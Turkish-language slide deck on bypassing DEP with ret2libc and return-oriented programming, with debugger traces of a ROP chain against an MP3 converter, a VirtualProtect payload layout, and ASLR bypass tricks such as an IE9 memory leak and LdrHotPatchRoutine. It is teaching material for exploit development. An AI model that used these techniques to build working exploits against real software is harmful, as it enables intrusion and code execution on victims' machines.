

DEP Bypass / ROP

Exploit Development Thrift Shop

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DEP

■ Data Execution Prevention

- *Data Execution Prevention (DEP) is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system.*
- *The primary benefit of DEP is to help prevent code execution from data pages. Typically, code is not executed from the default heap and the stack. Hardware-enforced DEP detects code that is running from these locations and raises an exception when execution occurs. Software-enforced DEP can help prevent malicious code from taking advantage of exception-handling mechanisms in Windows.*

DEP




DEP

- NX bit (*Never eXecute*) CPU feature
 - Stack ve Heap üzerinden kod çalıştırılmasını engellemekte
 - Neredeyse tüm modern işletim sistemleri ve CPU'lar desteklemektedir
- DEP ile hafıza üzerinden kod çalıştırmak mümkün değil

DEP Bypass

- ret2libc
 - Find addr of system()
 - Set return value of system()
 - Set arg of system()
 - Bingo!



Bypassing non-executable-stack during exploitation using return-to-libc by c0ntex

DEP Bypass

- ROP
 - Return Oriented Programming
 - Code re-use tekniği
 - Hafızada mevcut halde bulunan adreslere peş peşe gidip kod çalıştırmak
 - Exploit development thrift shop :)
 - Puzzle
 - Gadgets

ROP

- Gadget
 - Hafızada bulunan kod parçaları
 - RETN ve türevleri ile sonlanan
 - POP/PUSH/ADD/NEG v.b işlemleri yapan instruction'lar barındıran kod parçaları

Gadget:

0x7C102030 PUSH EAX
0x7C102031 POP ECX
0x7C102032 POP ESI
0x7C102033 RETN

Stack:

0x7C102030
0xDEADBEEF
0x10014060
0x41414141

ROP

- Gadget
 - Mona.py gibi eklentiler ile gadget bulunabilir
 - Debugger'in search özelliği varsa bulunabilir
 - Disassembler yardımı ile bulunabilir
 - Kendi basit disassembler'iniz ile :)
 - @yasinsurer ile ruby'de bu tarz bir şey yapmıştık ELF ve PE binary'ler için zor değil!

ROP

```
Makine Aygıtlar Yardım
Immunity Debugger - RM2MP3Converter.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
<< X >> || << >> << >> << >> << >> << >> l e m t

1002DC20 C3 RETN
1002DC28 0045 08 FLD QWORD PTR SS:[EBP+8]
1002DC2E DC1D B0210310 FCOMP QWORD PTR DS:[100321B0]
1002DC34 DFE0 FSTSW AX
1002DC36 9E SAHF
1002DC37 8BC1 MOV EAX,ECX
1002DC39 75 0B JNZ SHORT MSRMfilt.1002DC46
1002DC3B F7D8 NEG EAX
1002DC3D 1BC0 SBB EAX,EAX
1002DC3F 24 E0 AND AL,0E0
1002DC41 83C0 40 ADD EAX,40
1002DC44 5D POP EBP
1002DC45 C3 RETN
1002DC46 F7D8 NEG EAX
1002DC48 1BC0 SBB EAX,EAX
```

```
Registers (FPU)
EAX: 00000001
ECX: 7C91003D ntdll.7C91003D
EDX: 003F0000
EBX: 00104A58
ESP: 000FF730
EBP: 00343E98 ASCII "E:\rop.m3u"
ESI: 77C5FCE0 msuort.77C5FCE0
EDI: 000069A1
EIP: 1002DC2A MSRMfilt.1002DC2A

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.000000000000000000000000
ST6 empty -1.#QNAN0000000000000000
ST7 empty 1.2519775166695107000e-312

3 2 1 0 E S P U O 2 0 I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

000FF730 1002E796 <tr> MSRMfilt.1002E796
000FF734 44444444 0000
000FF738 88888888 8888
000FF73C 1002DC4C <tr> MSRMfilt.1002DC4C
000FF740 C00FFEEE <tr>
000FF744 100155D7 <tr> MSRMfilt.100155D7
000FF748 43434343 CCCC
000FF74C 43434343 CCCC
000FF750 43434343 CCCC
000FF754 43434343 CCCC
000FF758 43434343 CCCC
000FF75C 43434343 CCCC
000FF760 43434343 CCCC
000FF764 43434343 CCCC
000FF768 43434343 CCCC
000FF76C 43434343 CCCC
```

ROP

```

1002E796 58      POP EAX
1002E797 5D      POP EBP
1002E798 C3      RETN
1002E799 33C0    XOR EAX,EAX
1002E79B 5D      POP EBP
1002E79C C3      RETN
1002E79D CC      INT3
1002E79E CC      INT3
1002E79F CC      INT3
1002E7A0 55      PUSH EBP
1002E7A1 8BEC    MOV EBP,ESP
1002E7A3 56      PUSH ESI
1002E7A4 33C0    XOR EAX,EAX
1002E7A6 50      PUSH EAX
1002E7A7 50      PUSH EAX
1002E7A8 50      PUSH EAX
1002E7A9 50      PUSH EAX
1002E7AA 50      PUSH EAX
1002E7AB 50      PUSH EAX
1002E7AC 50      PUSH EAX
1002E7AD 50      PUSH EAX
1002E7AE 8B55 0C MOV EDX,DWORD PTR SS:[EBP+C]
1002E7B1 8D49 00 LEA ECX,DWORD PTR DS:[ECX]
1002E7B4 8A02    MOV AL,BYTE PTR DS:[EDX]
1002E7B6 0AC0    OR AL,AL
1002E7B8 74 07   JE SHORT MSRMfilt.1002E7C1
1002E7BA 42      INC EDX
1002E7BB 0FAB0424 BTS DWORD PTR SS:[ESP],EAX
1002E7BF ^EB F3   JMP SHORT MSRMfilt.1002E7B4
1002E7C1 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
1002E7C4 8A06    MOV AL,BYTE PTR DS:[ESI]
1002E7C6 0AC0    OR AL,AL
1002E7C8 74 0A   JE SHORT MSRMfilt.1002E7D4
1002E7CA 46      INC ESI
1002E7CB 0FA30424 BT DWORD PTR SS:[ESP],EAX
1002E7CF ^73 F3   JNB SHORT MSRMfilt.1002E7C4
1002E7D1 8D46 FF LEA EAX,DWORD PTR DS:[ESI-1]

Stack [000FF738]=88888888
EBP=00343E98, (ASCII "E:\rop.m3u")

```

```

Registers (FPU)
EAX 44444444
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF738
EBP 00343E98 ASCII "E:\rop.m3u"
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069A1
EIP 1002E797 MSRMfilt.1002E797

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.000000000000000000000000
ST6 empty -1.#QNAN0000000000000000
ST7 empty 1.2519775166695107000e-312

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

000FF738 88888888 8888 MSRMfilt.1002DC4C
000FF73C 102DC4C 8888 MSRMfilt.1002DC4C
000FF740 C0FFEEEE 8888 MSRMfilt.100155D7
000FF744 100155D7 8888 MSRMfilt.100155D7
000FF748 43434343 CCCC
000FF74C 43434343 CCCC
000FF750 43434343 CCCC
000FF754 43434343 CCCC
000FF758 43434343 CCCC
000FF75C 43434343 CCCC
000FF760 43434343 CCCC
000FF764 43434343 CCCC
000FF768 43434343 CCCC
000FF76C 43434343 CCCC
000FF770 43434343 CCCC
000FF774 43434343 CCCC

```

ROP

```

1002DC4C 05 00010000 ADD EAX,100
1002DC51 5D POP EBP
1002DC52 C3 RETN
1002DC53 55 PUSH EBP
1002DC54 8BEC MOV EBP,ESP
1002DC56 53 PUSH EBX
1002DC57 56 PUSH ESI
1002DC58 8B75 0C MOV ESI,DWORD PTR SS:[EBP+C]
1002DC5B 330B XOR EBX,EBX
1002DC5D 3BF3 CMP ESI,EBX
1002DC5F 74 15 JE SHORT MSRMfilt.1002DC76
1002DC61 395D 10 CMP DWORD PTR SS:[EBP+10],EBX
1002DC64 74 10 JE SHORT MSRMfilt.1002DC76
1002DC66 8A06 MOV AL,BYTE PTR DS:[ESI]
1002DC68 3AC3 CMP AL,BL
1002DC6A 75 10 JNZ SHORT MSRMfilt.1002DC7C
1002DC6C 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
1002DC6F 3BC3 CMP EAX,EBX
1002DC71 74 03 JE SHORT MSRMfilt.1002DC76
1002DC73 66:8918 MOV WORD PTR DS:[EAX],BX
1002DC76 33C0 XOR EAX,EAX
1002DC78 5E POP ESI
1002DC79 5B POP EBX
1002DC7A 5D POP EBP
1002DC7B C3 RETN
1002DC7C 391D 08330510 CMP DWORD PTR DS:[10053308],EBX
1002DC82 75 13 JNZ SHORT MSRMfilt.1002DC97
1002DC84 8B4D 08 MOV ECX,DWORD PTR SS:[EBP+8]
1002DC87 3BCB CMP ECX,EBX
1002DC89 74 07 JE SHORT MSRMfilt.1002DC92
1002DC8B 66:0FB6C0 MOVZX AX,AL
1002DC8F 66:8901 MOV WORD PTR DS:[ECX],AX
1002DC92 6A 01 PUSH 1
1002DC94 58 POP EAX
1002DC95 ^EB E1 JMP SHORT MSRMfilt.1002DC78
1002DC97 8B0D 60160410 MOV ECX,DWORD PTR DS:[10041660]
1002DC9D 0FB6C0 MOVZX EAX,AL
EAX=44444444

```

```

Registers (FPU)
EAX 44444444
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF740
EBP 88888888
ESI 77C5FCE0 msvort.77C5FCE0
EDI 000069A1
EIP 1002DC4C MSRMfilt.1002DC4C

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN000000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.000000000000000000000000
ST6 empty -1.#QNAN000000000000000
ST7 empty 1.2519775166695107000e-312

3 2 1 0 E S P U O 2 D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

000FF740 C00FFEE EAX MSRMfilt.100155D7
000FF744 100155D7 J-U0
000FF748 43434343 CCCC
000FF74C 43434343 CCCC
000FF750 43434343 CCCC
000FF754 43434343 CCCC
000FF758 43434343 CCCC
000FF75C 43434343 CCCC
000FF760 43434343 CCCC
000FF764 43434343 CCCC
000FF768 43434343 CCCC
000FF76C 43434343 CCCC
000FF770 43434343 CCCC
000FF774 43434343 CCCC
000FF778 43434343 CCCC
000FF77C 43434343 CCCC

```

ROP

```

1002DC4C 05 00010000 ADD EAX,100
1002DC51 5D POP EBP
1002DC52 C3 RETN
1002DC53 55 PUSH EBP
1002DC54 8BEC MOV EBP,ESP
1002DC56 53 PUSH EBX
1002DC57 56 PUSH ESI
1002DC58 8B75 0C MOV ESI,DWORD PTR SS:[EBP+C]
1002DC5B 330B XOR EBX,EBX
1002DC5D 3BF3 CMP ESI,EBX
1002DC61 74 15 JE SHORT MSRMfilt.1002DC76
1002DC64 395D 10 CMP DWORD PTR SS:[EBP+10],EBX
1002DC66 74 10 JE SHORT MSRMfilt.1002DC76
1002DC68 8A06 MOV AL,BYTE PTR DS:[ESI]
1002DC6A 3AC3 CMP AL,BL
1002DC6C 75 10 JNZ SHORT MSRMfilt.1002DC7C
1002DC6E 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
1002DC70 3BC3 CMP EAX,EBX
1002DC72 74 03 JE SHORT MSRMfilt.1002DC76
1002DC74 66:8918 MOV WORD PTR DS:[EAX],BX
1002DC76 33C0 XOR EAX,EAX
1002DC78 5E POP ESI
1002DC7A 5B POP EBX
1002DC7C 5D POP EBP
1002DC7E C3 RETN
1002DC80 391D 08330510 CMP DWORD PTR DS:[10053308],EBX
1002DC82 75 13 JNZ SHORT MSRMfilt.1002DC97
1002DC84 8B4D 08 MOV ECX,DWORD PTR SS:[EBP+8]
1002DC86 3BCB CMP ECX,EBX
1002DC88 74 07 JE SHORT MSRMfilt.1002DC92
1002DC8A 66:0FB6C0 MOVZX AX,AL
1002DC8C 66:8901 MOV WORD PTR DS:[ECX],AX
1002DC8E 6A 01 PUSH 1
1002DC90 58 POP EAX
1002DC92 ^EB E1 JMP SHORT MSRMfilt.1002DC78
1002DC94 8B0D 60160410 MOV ECX,DWORD PTR DS:[10041660]
1002DC96 0FB6C0 MOVZX EAX,AL
Stack [000FF740]=C00FFEEE
EBP=88888888

```

```

Registers (FPU)
EAX 44444544
ECX 7C91003D ntdll.7C91003D
EDX 003F0000
EBX 00104A58
ESP 000FF740
EBP 88888888
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 000069A1
EIP 1002DC51 MSRMfilt.1002DC51
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 2.7234471134862122000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.6202452374392215000e-304
ST3 empty 1.1181577038499795000e-188
ST4 empty 2.6206485382297702000e-304
ST5 empty 0.000000000000000000000000
ST6 empty -1.#QNAN0000000000000000
ST7 empty 1.2519775166695107000e-312
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

000FF740 C00FFEEE EAX MSRMfilt.100155D7
000FF744 10155D7 4406
000FF748 43434343 CCCC
000FF74C 43434343 CCCC
000FF750 43434343 CCCC
000FF754 43434343 CCCC
000FF758 43434343 CCCC
000FF75C 43434343 CCCC
000FF760 43434343 CCCC
000FF764 43434343 CCCC
000FF768 43434343 CCCC
000FF76C 43434343 CCCC
000FF770 43434343 CCCC
000FF774 43434343 CCCC
000FF778 43434343 CCCC
000FF77C 43434343 CCCC

```

ROP

■ VirtualProtect

VirtualProtect Function

Changes the protection on a region of committed pages in the virtual address space of the calling process.

To change the access protection of any process, use the **VirtualProtectEx** function.

Syntax

```
BOOL WINAPI VirtualProtect(  
    __in LPVOID lpAddress,  
    __in SIZE_T dwSize,  
    __in DWORD flNewProtect,  
    __out PDWORD lpflOldProtect  
);
```

ROP

- Payload Structure

VirtualProtect Adresi
VP() Return Adresi
lpAddress Parametresi
dwSize Parametresi
flNewProtect Parametresi
lpflOldProtect Parametresi
...
Shellcode'un Konumunu Hesaplayan Gadget'lar
VP()'ye Dönüş Gadget'ı

ROP

■ Payload Structure

- 0x7C801AD4 - *VP()'nin Adresi*
- 0x10203040 - *Return Adresi*
- 0x10203040 - *lpAddress parametresi*
- 0x00000190 - *dwSize parametresi*
- 0x00000040 - *flNewProtect parametresi* (0x40 = *PAGE_EXECUTE_READWRITE*)
- 0x30405060 - *lpflOldProtect parametresi*
(Yazılabilir bir alandaki pointer)

ROP

- Payload Structure

```
000FF744 41414141 AAAA
000FF748 7C801AD4 "+C! kernel32.VirtualProtect
000FF74C 000FF834 4°%.
000FF750 000FF834 4°%.
000FF754 00000300 .#.
000FF758 00000040 @...
000FF75C 10035005 #P# MSRmflt.10035005
000FF760 61616161 aaaa
000FF764 61616161 aaaa
000FF768 77C4EC2B +@-w msvcrt.77C4EC2B
```




ASLR?

ASLR?

- Heap Spray
- Non-ASLR module load
- Mem Leak
- **tombkeeper's** LdrHotPatchRoutine trick

ASLR?

- Mem Leak
 - Read leak'ed ptr
 - Calculate mshtml base addr



The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `http://localhost/IE9-cellIndex-MemLeak/poc.html`. Below the browser window, a debugger window displays a break instruction exception. The exception details include the instruction address `(6010.51fc)`, the exception code `80000003` (first chance), and various register values: `eax=7efd7000 ebx=00000000 ecx=00000000 edx=77a1f85a esi=00000000 edi=00000000`. The instruction pointer (eip) is `7799000c`, and the stack pointer (esp) is `04befac8`. The debugger also shows the instruction `ntdll!DbgBreakPoint:` and the instruction `7799000c cc int 3`. The debugger output shows the memory dump for the instruction pointer (eip) and the stack pointer (esp) at address `0:016`, both pointing to `06995d78 5f4e38e0 MSHTML!CTableCell::`vftable'`.

```
http://localhost/IE9-cellIndex-MemLeak/poc.html - Win
http://localhost/IE9-cellIndex-MemLeak/poc.html
6995d78
6995ee0
(6010.51fc): Break instruction exception - code 80000003 (first chance)
eax=7efd7000 ebx=00000000 ecx=00000000 edx=77a1f85a esi=00000000 edi=00000000
eip=7799000c esp=04befac8 ebp=04befaf4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!DbgBreakPoint:
7799000c cc                int     3
0:016> dps 6995d78 L1
06995d78  5f4e38e0 MSHTML!CTableCell::`vftable'
0:016> dps 6995ee0 L1
06995ee0  5f4e38e0 MSHTML!CTableCell::`vftable'
```

ASLR?

- Disclosed by tombkeeper's at CSW13
- LdrHotPatchRoutine

```
struct HotPatchBuffer
{
    ULONG NotSoSure01;
    ULONG NotSoSure02;
    USHORT PatcherNameOffset;
    USHORT PatcherNameLen;
    USHORT PatcheeNameOffset;
    USHORT PatcheeNameLen;
    USHORT UnknownNameOffset;
    USHORT UnknownNameLen
};
```

ASLR?

■ LdrHotPatchRoutine

```
7ffe0350 77bff8d4 ntdll!LdrHotPatchRoutine
```

```
0:005>
eax=02eef488 ebx=00000000 ecx=0075ea2e edx=0000006c esi=77c68218 edi=77c6020c
eip=77bffa00 esp=02eef440 ebp=02eef4d4 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!LdrHotPatchRoutine+0x12c:
77bffa00 e89dc6f9ff      call     ntdll!LdrLoadDll (77b9c0a2)
```

DEMO

- LdrHotPatchRoutine

FINITO

- Teşekkürler